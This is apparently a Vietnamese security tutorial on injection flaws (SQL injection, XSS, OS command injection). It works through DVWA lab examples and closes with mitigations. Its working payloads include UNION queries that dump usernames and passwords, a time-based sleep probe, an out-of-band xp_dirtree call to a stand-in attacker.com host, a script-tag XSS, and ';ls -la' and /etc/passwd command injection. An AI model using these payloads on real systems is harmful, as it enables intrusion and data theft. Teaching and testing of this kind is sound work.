# Tổng quan

## Nguyên nhân

Lỗi Injection xảy ra chủ yếu là do:

* Dữ liệu người dùng cung cấp không được xác thực,
* Truy vấn động hoặc lệnh gọi không được tham số hóa, không escapse theo ngữ cảnh được sử dụng mà được đưa vào trực tiếp để thông dịch.
* Untrusted được sử dụng trong các tham số tìm kiếm biểu đồ quan hệ giữa các đối tượng (object-relational mapping ORM) để trích xuất các bản ghi nhạy cảm, bổ sung.

## Các lỗi thường gặp

Với chủng lỗi Injection này, ta có thể bắt gặp rất nhiều những lỗi nhỏ nằm trong chủng lỗi này. Nhưng phổ biến và thường gặp nhất đó chính là những lỗi sau:

* SQL Injection
* XSS Injection
* Command Injection (OS Injection)

# Kịch bản khai thác

Để hiểu rõ hơn về kịch bản khai thác của chủng lỗi Injection, ta sẽ tìm hiểu qua những lỗi phổ biến, qua đó rút ra kết luận về kịch bản khai thác của chủng lỗi Injection.

## SQL Injection

Với SQL Injection, ta sẽ thường gặp có ba loại chính, đó là:

* Inband SQL Injection
* Bind SQL Injection
* Out-of-band SQL Injection

### In-band SQL Injection

Trong In-band SQL Injection, chúng ta sẽ có hai loại chính:

* Error-based
* Union-based

#### Error-based

Để khai thác lỗ hổng SQL injection dựa trên thông báo lỗi, trước tiên hacker sẽ xác định trường nhập liệu dễ bị tấn công trong ứng dụng web. Điều này thường được thực hiện thông qua quá trình thử nhiều lần, bằng cách nhập vào các chuỗi khác nhau và kiểm tra các thông báo lỗi để xác định chuỗi nào khiến CSDL tạo ra lỗi. Khi xác định được trường dễ bị tấn công, kẻ tấn công có thể trích xuất thông tin trong CSDL từ đó có thể xây dựng một cuộc tấn công hoàn chỉnh

#### Union-based

Khai thác thông tin thông qua việc sử dụng UNION là một trong hai nhánh chính của việc khai thác dữ liệu thông qua lỗi SQL injection. Các điểm yếu SQL injection có thể được khai thác thông qua UNION là dạng điểm yếu mà thông tin trả về có thể được hiển thị trực tiếp trên thông điệp phản hồi.

Thông qua UNION, kẻ tấn công dễ dàng có thể truyền vào 1 câu truy vấn khai thác các thông tin từ CSDL:

Xác định số cột trong mệnh đề Select: Nếu STT của cột nhỏ hơn hoặc bằng số cột liệt kê trong truy vấn => thực hiện thành công; ngược lại trả về thông báo lỗi.

* Đoán tên bảng, tên cột.
* Kiểm tra kiểu dữ liệu.
* Trích xuất dữ liệu trái phép.
* Thực hiện tất cả nguy cơ trên đối với các CSDL khác nếu tồn tại lỗ hổng phân quyền trên DBMS.

Toán tử union sẽ thực hiện ghép dữ liệu của truy vấn gốc và truy vấn khai thác. Điều kiện là hai truy vấn này phải trả về cùng số cột và các cột này có cùng kiểu dữ liệu. Để thực hiện các khai thác thông qua toán tử UNION, chúng ta cần thực hiện ban đầu hai giai đoạn, đó là tìm số cột, kiểu dữ liệu của các cột; giai đoạn 2 đó là tìm cột nào có thể chứa thông tin trả về của truy vấn khai thác.

### Blind SQL Injection

Vì trong kỹ thuật này hacker không có quyền truy cập vào đầu ra trực tiếp của CSDL (ứng dụng không trả về kết quả của truy vấn SQL hoặc chi tiết về bất kỳ lỗi CSDL nào trong phản hồi của nó) nên phải dựa vào các phương pháp gián tiếp như quan sát các thay đổi trong hành vi kết quả của ứng dụng web, để từ đó suy luận thông tin dữ liệu trong CSDL.

Blind SQL Injection là một phương pháp thực hiện SQL Injection trong điều kiện các thông tin khai thác được không được trình bày trực tiếp trên nội dung phản hồi từ database. Blind SQL Injection dựa vào việc sử dụng các mệnh đề điều kiện để thực hiện suy luận thông tin cần khai thác. Cụ thể, Blind SQL Injection sử dụng chính các thông tin cần khai thác làm mệnh đề điều kiện (mệnh đề suy luận), và sử dụng các phương pháp khác nhau để “đánh dấu” trường hợp đúng/sai của mệnh đề đó.

Có 2 loại tấn công Blind SQLi chính:

* Boolean based: Cơ sở của kỹ thuật này là việc gửi một truy vấn độc hại đến CSDL trả về giá trị đúng hoặc sai từ đó tìm ra từng ký tự của những thông tin như tên bảng, tên cột… Tuy nhiên với dải giá trị chữ số, chữ cái (bao gồm cả hoa, thường), và một số ký tự đặc biệt, việc so khớp trở nên rất khó khăn và đòi hỏi nhiều thời gian. Do đó việc khai thác lỗi chủ yếu được tiến hành bằng tool.
* Time based: dựa trên độ trễ của thời gian phản hồi.

Cả hai kiểu tấn công này đều dựa vào việc quan sát các thay đổi trong hành vi của ứng dụng web thay vì truy cập trực tiếp vào đầu ra của CSDL để trích xuất thông tin. Do đó, các cuộc tấn công này có thể khó phát hiện hơn.

#### Blind-boolean-based: dựa vào kết quả trả về của câu truy vấn điều kiện

Kẻ tấn công thêm các biểu thức TRUE/ FALSE vào các truy vấn SQL khác nhau gửi đến CSDL ứng dụng web. Sau đó, kết quả phản hồi của ứng dụng sẽ được phân tích. Ví dụ:

*SELECT book from PRODUCTS WHERE category = 'harry potter' AND*

*1 = 1;*

Truy vấn trên được thêm vào một mệnh đề luôn đúng “AND 1 = 1”. Hệ thống trả về thông tin book phù hợp.

*SELECT book from PRODUCTS WHERE category = 'harry potter’ AND 1 = 2;*

Truy vấn trên được thêm vào một mệnh đề luôn sai “AND 1 = 2”. Điều này sẽ đánh giá TRUE hoặc FALSE. Nếu kết quả trả về là một trang lỗi được hiển thị thì điều đó chứng tỏ rằng ứng dụng web dễ bị tấn công tiêm nhiễm. Các cuộc tấn công còn có thể thực hiện trên thanh địa chỉ của ứng dụng web.

#### Blind-time-based: dựa vào độ trễ truy vấn

Tấn công Blind SQL Injection dựa vào thời gian phản hồi là cách tiến hành khai thác các lỗi Blind SQL Injection mạnh nhất. Trong nhiều trường hợp tuy truy vấn có chứa điểm yếu, nhưng kết quả của truy vấn “sạch” với truy vấn “độc hại” không có sự khác biệt đáng kể, do đó rất khó để sử dụng response-based Blind SQL Injection. Bản chất của phương thức tấn công này là thay vì sử dụng nội dung kết quả truy vấn để phân biệt trường hợp true/false của mệnh đề suy luận được chèn thì nó sử dụng sự chênh lệch về thời gian phản hồi của ứng dụng để phân biệt.

Cuộc tấn công thực hiện phân tích thời gian phản hồi của hệ thống sau mỗi truy vấn SQL gửi đến. Kẻ tấn công gửi truy vấn làm CSDL thực hiện một hành động tốn thời gian. Nếu hệ thống không trả về phản hồi ngay lập tức thì ứng dụng này dễ bị tấn công tiêm nhiễm SQL. Kẻ tấn công có thể đưa ra một truy vấn như bên dưới để đánh giá hệ thống.

*SELECT book from PRODUCTS WHERE category = 'harry potter’ AND If (1=1, sleep(10), false);*

Nếu hệ thống có lỗ hổng tiêm nhiễm SQL thì phản hồi sẽ bị trễ 10 giây với truy vấn trên.

### Out-of-band SQL

Out-of-band SQLi không phải là dạng tấn công phổ biến, chủ yếu bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi Web Application. Kiểu tấn công này xảy ra khi hacker không thể trực tiếp tấn công và thu thập kết quả trực tiếp trên cùng một kênh (in-band SQLi), và đặc biệt là việc phản hồi từ server là không ổn định. Kiểu tấn công này phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công.

Để hiểu về cách hoạt động của lỗ hỗng này, xét câu truy vấn SQL sau thực thi trên cơ sở dữ liệu Microsoft SQL Server:

*SELECT \* FROM products WHERE id={userInput}*

Giá trị của id đến từ đầu vào của người dùng, từ một URL, chẳng hạn như:

*https://example.com/products.aspx?id=1*

Điều này rõ ràng là dễ bị tấn công bởi SQL injection. Tuy nhiên, nếu nội dung phản hồi của trang vẫn giữ nguyên với bất kể lỗi đầu vào nào của người dùng và cơ sở dữ liệu ẩn, thì cách duy nhất là thông qua các kỹ thuật blind như là time-based. Các kỹ thuật blind-time-based có thể tạo ra các kết quả giả khi các máy chủ không ổn định lắm. Cách để phát hiện các lỗ hổng như vậy là sử dụng OOB. Xét URL do kẻ tấn công tạo ra:

*https://example.com/products.aspx?id=1;EXEC master..xp\_dirtree ‘\\test.attacker.com\’ —*

Câu truy vấn SQL lúc này:

*SELECT \* FROM products WHERE id=1;EXEC master..xp\_dirtree ‘\\test.attack.com\’ –*

Lúc này có hai truy vấn riêng biệt mà SQL Server sẽ thực thi:

*SELECT \* FROM products WHERE id=1 /\* truy vấn thứ nhất\*/*

*EXEC master..xp\_dritree ‘\\test.attacker.com\’ – /\*truy vấn thứ hai\*/*

Truy vấn thứ hai đang gọi một thủ tục được lưu trữ xp\_dirtree. Quy trình được lưu trữ mở rộng này có thể được sử dụng để lấy danh sách tất cả các thư mục cho thư mục có tên trong tệp xp. SQL Server sẽ tiếp tục liệt kê tất cả các thư mục từ \\test.attacker.com\. Để thực hiện việc này, trước tiên nó phải giải quyết địa chỉ của miền test.attacker.com, địa chỉ này sẽ thực hiện truy vấn DNS tới máy chủ DNS của kẻ tấn công. Kẻ tấn công có thể theo dõi nhật ký máy chủ DNS và tìm kiếm các truy vấn tới test.attacker.com. Nếu một truy vấn DNS như vậy được thực hiện, điều đó có nghĩa là lỗ hổng SQL Injection có thể bị khai thác thông qua một vector OOB.

### Hậu quả

Thông qua lỗi SQL Injection¸attacker có thể thực hiện bất kỳ câu truy vấn nào trên database để đánh cắp dữ liệu, thậm chí họ còn có thể thực hiện RCE qua SQL Injection.

### Ví dụ về khai thác SQL Injection

Để trực quan và dễ quan sát, ta sẽ lấy ví dụ trong DVWA để thực hiện

* Source code: <https://github.com/digininja/DVWA/tree/master/vulnerabilities/sqli>

Tìm hiểu trang web

A screenshot of a computer

Description automatically generated

* Trang web có một ô input, khi ta nhập các id tồn tại trong cơ sở dữ liệu, trang web sẽ trả về thông tin: “First name”, “Surname”

A white rectangular object with black border

Description automatically generated

* Khi ta thử với dấu nháy đơn, trang web trả về kết quả là một nội dung lỗi

A close up of a text

Description automatically generated

* Do đó, ta có thể đoán được rằng, trang web này có nguy cơ cao bị lỗi SQL Injection.
* Tiếp đến ta input câu ‘ or 1=1-- -, trang web trả về toàn bộ những user tồn tại trong cơ sở dữ liệu.

A screenshot of a computer

Description automatically generated

* Đến lúc này trang ta có thể khẳng định trang web bị lỗi SQL Injection và thuộc vào dạng Inband SQLi vì ta có thể thấy được kết quả của câu truy vấn độc hại trên cùng một kênh với ta chèn đoạn mã độc hại.
* Sau khi xác định được lỗi, ta lần lượt thực hiện các bước sau để lấy được password của các user
  + Xác định số cột trong câu truy vấn:

‘ order by 1-- -, ‘ order by 2-- -, … ta tăng dần đến khi nào gặp lỗi

* + - Khi thực hiện ‘ order by 3-- -, trang web xuất hiện lỗi
    - Ta xác định được câu truy vấn có 2 cột
  + Sau khi xác định số cột, ta cần xác định bảng mà ta cần khai thác

‘ union select 1, table\_name from information\_schema.tables where table\_schema=database()-- -

* + - Sau khi thực hiện truy vấn trên, ta nhận được bảng cần khai thác là ‘users’
  + Sau khi xác định được bảng, ta cần lấy được các cột trong bảng đó

’ union select 1, column\_name from information\_schema.columns where table\_name=’users’-- -

* + - Ta lấy được tên các cột là ‘user và ‘password’
  + Sau đó, ta thực hiện một câu truy vấn để lấy được các thông tin cần thiết

’ union select user,password from users-- -

* + - Ta lấy được ‘user và ‘password’ của tất cả các user trong bảng ‘users’

A screenshot of a computer

Description automatically generated

Nguyên nhân

A white screen with text

Description automatically generated

* Tại dòng số 5, dev lấy giá trị từ tham số id trong request
* Tại dòng số 10, dev thực hiện tạo ra câu query bằng cách nối trực tiếp giá trị từ biến id mà không qua bước xác thực hay làm sạch tham số này.
* Tại dòng số 11, thực hiện câu query, kết quả trả về gán vào biến result

Chính tại dòng 10, khi nối trực tiếp mà không qua các bước kiểm tra đã khiến khi thông dịch lại và thực hiện câu query tại dòng 11 xảy ra lỗi.

Ví dụ khi ta tiêm một payload ‘ or 1=1-- -

Khi được thông dịch và thực hiện trong DBMS. DBMS sẽ thấy đó là một câu query như sau:

SELECT first\_name, last\_name FROM users WHERE user\_id=’’ or 1=1-- -

Lúc này, DBMS sẽ thực hiện câu lệnh trên một cách bình thường. Do đó kết quả trả về sẽ là toàn bộ first\_name và last\_name trong bảng users như kết quả bên trên.

### Cách khắc phục

* Phòng chống từ mức xây dựng mã nguồn
  + Lọc dữ liệu đầu vào: whitelist, blacklist
  + Truy vấn theo mô hình tham số hóa
  + Chuẩn hóa dữ liệu
* Phòng chống từ nền tảng hệ thống
  + Cập nhật các phiên bản mới nhất
  + Giới hạn phạm vi ảnh hưởng của ứng dụng, database

## XSS Injection

Cross-site scripting (XSS) là một cách khai thác bảo mật cho phép kẻ tấn công chèn mã phía máy khách độc hại vào trang web. Mã này được nạn nhân thực thi và cho phép kẻ tấn công bỏ qua các biện pháp kiểm soát truy cập và mạo danh người dùng để thực thi những hành động mà người dùng không mong muốn.

XSS thường có 3 loại chính:

* Reflected XSS
* Stored XSS
* Dom-based XSS

### Reflected XSS

Reflected XSS là những cuộc tấn công trong đó tập lệnh được chèn vào được phản ánh ngoài webserver, chẳng hạn như trong thông báo lỗi, kết quả tìm kiếm hoặc bất kỳ phản hồi nào khác bao gồm một số hoặc tất cả dữ liệu đầu vào được gửi đến server như một phần của yêu cầu. Reflected XSS được gửi đến nạn nhân thông qua một con đường khác, chẳng hạn như trong tin nhắn e-mail hoặc trên một số trang web khác. Khi người dùng bị lừa nhấp vào một liên kết độc hại, gửi một biểu mẫu được tạo đặc biệt hoặc thậm chí chỉ duyệt đến một trang web độc hại, mã được tiêm sẽ di chuyển đến trang web bị lỗi, phản ánh cuộc tấn công trở lại trình duyệt của người dùng. Sau đó, trình duyệt sẽ thực thi mã vì nó đến từ một server “đáng tin cậy”.

### Stored XSS

Stored XSS là những cuộc tấn công mà tập lệnh được chèn được lưu trữ trên các máy chủ mục tiêu, chẳng hạn như trong cơ sở dữ liệu, trong tin nhắn, nhật ký truy cập, nhận xét,… Sau đó, nạn nhân sẽ lấy tập lệnh độc hại từ máy chủ khi nó yêu cầu tập lệnh được lưu trữ.

### Dom-based XSS

Là một lỗ hổng web thường xuất hiện khi JS lấy data từ server của attacker giống như URL, được chuyển đến một phần được hỗ trợ thực thi mã động giống như eval() hoặc là innerHTML. Nó cho phép attacker thực thi mã JS độc hại, điều này thường cho phép họ account takeover.

Để thực hiện DOM XSS trên URL, cần phải đặt data vào trong source để nó có thể truyền đến phần chìm và có thể thực hiện bất kỳ đoạn JS nào.

Nguồn phổ biến nhất cho DOM XSS trên URL đó là truy cập với object window.location. Attacker có thể xây dựng một link rồi gửi cho victim tới một vuln page nào đó với 1 payload trong query string và các phân đoạn của URL.

### Hậu quả

* Nếu trên trang web quảng cáo, mọi người dùng là ẩn danh và tất cả thông tin đều public thì ảnh hưởng của nó sẽ nhỏ
* Nếu trên trang web có những dữ liệu nhạy cảm như lịch sử giao dịch, hồ sơ sức khỏe thì ảnh hưởng của nó sẽ nghiêm trọng hơn
* Nếu user bị tổn hại có quyền trong ứng dụng thì ảnh hưởng sẽ cực kỳ nghiêm trọng, có thể cho phép attacker lấy được full quyền kiểm soát và thỏa hiệp với tất cả người dùng cùng với dữ liệu của họ.

### Ví dụ về khai thác XSS Injection

Để trực quan và dễ quan sát, ta sẽ lấy ví dụ trong DVWA để thực hiện

* Source code: <https://github.com/digininja/DVWA/tree/master/vulnerabilities/xss_r>


Tìm hiểu trang web

A screenshot of a computer


Description automatically generated

Trang web cho ta một form, khi nhập tên và submit, trang web sẽ trả về đúng nội dung ta đã nhập.

Khi ta nhập một ký tự đặc biệt, có thể thấy trang web không thực hiện bất kỳ hành động nào để làm sạch đầu vào



Khi ta chèn <marquee>ngductung</marquee>, ta có thể thấy trang web coi đó như là một đoạn lệnh HTML bình thường



Từ đây, ta có thể chắc chắn trang web có lỗi XSS và thuộc dạng Reflected XSS. Lúc này ta chèn một đoạn mã javascript để alert một thông báo

<script>alert(‘ngductung’)</script>

A screenshot of a computer

Description automatically generated

Nguyên nhân trực tiếp:

A computer code on a white background

Description automatically generated

* Tại dòng số 6, dev kiểm tra xem có tồn tại tham số name qua method GET không
* Tại dòng số 8, dev lấy trực tiếp giá trị trong tham số name để nối chuỗi để in ra màn hình mà không qua bước xác thực hay làm sạch nào cả.

Đây cũng chính là nguyên nhân dẫn đến attacker có thể tiêm mã độc và thực thi chúng.

Ví dụ khi ta truyền giá trị cho tham số name là <script>alert(‘ngductung’)</ script >

Thì nó sẽ được nối chuỗi và tạo thành

<pre>Hello <script>alert(‘ngductung’)</ script > </pre>

Trình duyệt web sẽ hiểu đây là một đoạn code HTML, JS đơn thuần và xuất ra màn hình lúc đó đoạn code JS sẽ được thực thi và hiển thị một thông báo như hình trên.

### Cách khắc phục

Là một lỗi thuộc chủng loại Injection, nên nguyên nhân là do tin tưởng đầu vào của người dùng. Do đó, ta có một số cách để ngăn chặn lỗ hổng XSS này:

* Mã hóa dữ liệu đầu ra
* Xác thực dữ liệu đầu vào
* Sử dụng whitelist và blacklist để cho phép những ký tự được phép
* Sử dụng các template vì hiện nay, hầu hết cấu hình mặc định của các template phổ biến đều giúp hạn chế lỗ hổng XSS này. Một số template phổ biến: Twig and Freemarker, Jinja, React,…
* Trong PHP, ta có thể sử dụng các hàm như htmlentities, htmlspecialchars để mã hóa dữ liệu trước khi hiển thị trên trình duyệt. Tương tự trong JS ta có thể sử dụng jsEscape.
* Sử dụng CSP

## Command Injection.

Command Injection (hay còn gọi là OS command Injection) là một lỗ hổng trong web security cho phép attacker thực thi bất kỳ câu lệnh nào trên server đang chạy app đó, thường sẽ xâm nhập vào ứng dụng và dữ liệu của nó.

Thường có 2 loại chính:

* Thực thi bất kỳ các câu lệnh bất kỳ
* Blind command injection

### Thực thi bất kỳ câu lệnh nào.

Với dạng này, ta có thể thực hiện bất kỳ câu lệnh nào mà người dùng web có quyền và kết quả được trả về ngay trực tiếp trong response. Một số câu lệnh hữu ích:

A screenshot of a computer

Description automatically generated

### Blind command injection

Với dạng này, khi thực hiện câu lệnh thì kết quả của câu lệnh đó không được trả về trong response nên ta không thể nhìn được kết quả này.

Để phát hiện ra lỗ hổng này, ta thường dùng cách làm delay response trả về để xem trang web có lỗi command injection hay không. Để làm delay response, ta thường dùng những câu lệnh như: ping, sleep, ...

Để gửi kết quả câu lệnh ra bên ngoài, đến những server của ta kiểm soát, có thể dùng những câu lệnh sau để thực hiện điều đó: curl, wget, nsloopkup,…

### Hậu quả

Với lỗ hổng này có hậu quả vô cùng lớp, khi attacker có thể thực hiện câu lệnh bất kỳ trên server thì rất khó để kiểm soát attacker. Sau đây là một số hậu quả có thể xảy ra:

* Attacker có thể đọc, đánh cắp dữ liệu nhạy cảm
* Sử dụng server để tấn công server khác
* Leo quyền để chiếm được server
* …

### Ví dụ về khai thác Command Injection

Để trực quan và dễ quan sát, ta sẽ lấy ví dụ trong DVWA để thực hiện

* Source code: <https://github.com/digininja/DVWA/tree/master/vulnerabilities/exec>

Tìm hiểu trang web

A screenshot of a computer

Description automatically generated

Trang web cho phép mình nhập vào một địa chỉ IP, sau đó thực hiện ping tới IP đó rồi trả kết quả về giao diện. Dựa trên điều đó, ta thử chèn một dấu chấm phẩy để ngắt lệnh và sử dụng ls -la để liệt kê các file và thư mục hiện có trong folder này.

A screenshot of a computer error

Description automatically generated

Như vậy là có thể chắc chắn rằng trang web có lỗi Command Injection. Bây giờ ta có thể thực hiện bất kỳ câu lệnh nào mà ta có quyền, ví dụ như đọc file /etc/passwd.

A screenshot of a computer

Description automatically generated

Nguyên nhân:

A screenshot of a computer program

Description automatically generated

* Tại dòng số 5, dev lấy giá trị người dùng nhập vào
* Tại dòng số 8, chương trình xác định xem hệ điều hành đang sử dụng là gì để có thể thực hiện câu lệnh ping một cách hiệu quả
* Tại dòng 10 và 14, dev lấy trực tiếp giá trị người dùng nhập vào để tạo nên một câu lệnh thực thi trong OS mà không qua bất kỳ một filter hay xác thực nào. Dẫn đến attacker có thể chèn câu lệnh bất kỳ để thực thi.

Ví dụ khi ta chèn 1.1.1.1;ls -la. Trang web sẽ lấy dữ liệu đó để tạo lên một câu lệnh thực thi trong OS là:

ping 1.1.1.1;ls -la (trong Windows) hoặc ping -c 4 1.1.1.1;ls -la (Trong Linux)

Lúc này OS sẽ hiểu đây là 2 câu lệnh riêng biệt. Câu lệnh đầu tiên sẽ thực hiện ping và câu lệnh thứ hai sẽ thực hiện liệt kê tất cả các file và folder trong thư mục hiện tại. Do đó, ta sẽ có được kết quả như trên.

### Cách khắc phục

Để ngăn chặn lỗ hổng này, cách tốt nhất là chúng ta hạn chế gọi các lệnh của OS từ ứng dụng. Có thể sử dụng API

Nếu bắt buộc phải gọi đến OS command. Ta có thể thực hiện xác thực đầu vào cho người dùng cung cấp một cách chặt chẽ. Các cách có thể tham khảo:

* Xác thực whitelist các giá trị được phép nhập vào
* Xác thực đầu vào đó là một số
* Xác thực đầu vào chỉ có số hoặc chữ, không có các dấu cách hay cú pháp nào

Không nên cố gắng làm sạch đầu vào của người dùng bằng cách loại bỏ các ký tự shell, vì rất có thể chúng ta sẽ bỏ xót một số trường hợp và qua đó attacker có thể bypass một cách dễ dàng.

## Tổng kết

Để rút ra được một kịch bản khai thác chung cho lỗ hổng Injection là rất khó. Nguyên nhân vì lỗ hổng này có rất nhiều lỗ hổng con, nhưng có một số bước có thể giúp khai thác lỗ hổng Injection này một cách hiệu quả hơn:

* Bước 1: Xác định tham số bị lỗi
* Bước 2: Xác định lỗi

Bước này sẽ giúp chúng ta xác định trang web hiện đang bị lỗ hổng Injection loại nào: SQL, XSS,… Sau khi xác định loại lỗi ta sẽ có hướng khai thác cụ thể.

Để xác định loại lỗi, ta có thể thử một số payload đặc trưng cho từng lỗi hoặc gây ra lỗi.

* Bước 3: Xác định loại lỗi

Sau khi xác định được nó thuộc loại lỗi Injection nào, bước tiếp theo chúng ta sẽ tìm nó thuộc một lỗi cụ thể nào như: blind SQL, reflected XSS, stored XSS,…

Sau khi xác định được loại lỗi, ta sẽ tập trung khai thác vào nó để tránh lan man mất thời gian

* Bước 4: Xây dựng một cuộc tấn công

Sau khi xác định được loại lỗi, ta có thể có một cách nhìn tổng quát về lỗi đó có thể làm được gì từ đó có thể khai thác một cách triệt để.

Tùy thuộc vào từng bước và kiến thức của mình về lỗi đó. Ở bước này, ta sẽ xây dựng một payload hoàn chỉnh để thực hiện tấn công trang web.

# Các biện pháp phòng chống

Như đã nói ở phần trước, lỗi injection có nguyên nhân chủ yếu là do không xác thực dữ liệu đầu vào. Để phòng chống chủng lỗi Injection này ta cũng sẽ dựa vào nguyên nhân đó để phòng chống:

* Xác thực dữ liệu đầu vào ở phía server. Điều này không hoàn toàn ngăn chặn nhưng nó giúp giảm phần nào đó.
* Cho bất kỳ câu truy vấn động nào, hãy thoát các ký tự đặc biệt bằng những hàm thoát cụ thể cho trình thông dịch đó.
* Ưu tiên sử dụng API, tránh sử dụng trình thông dịch, cung cấp giao diện tham số hóa hoặc công cụ ORM.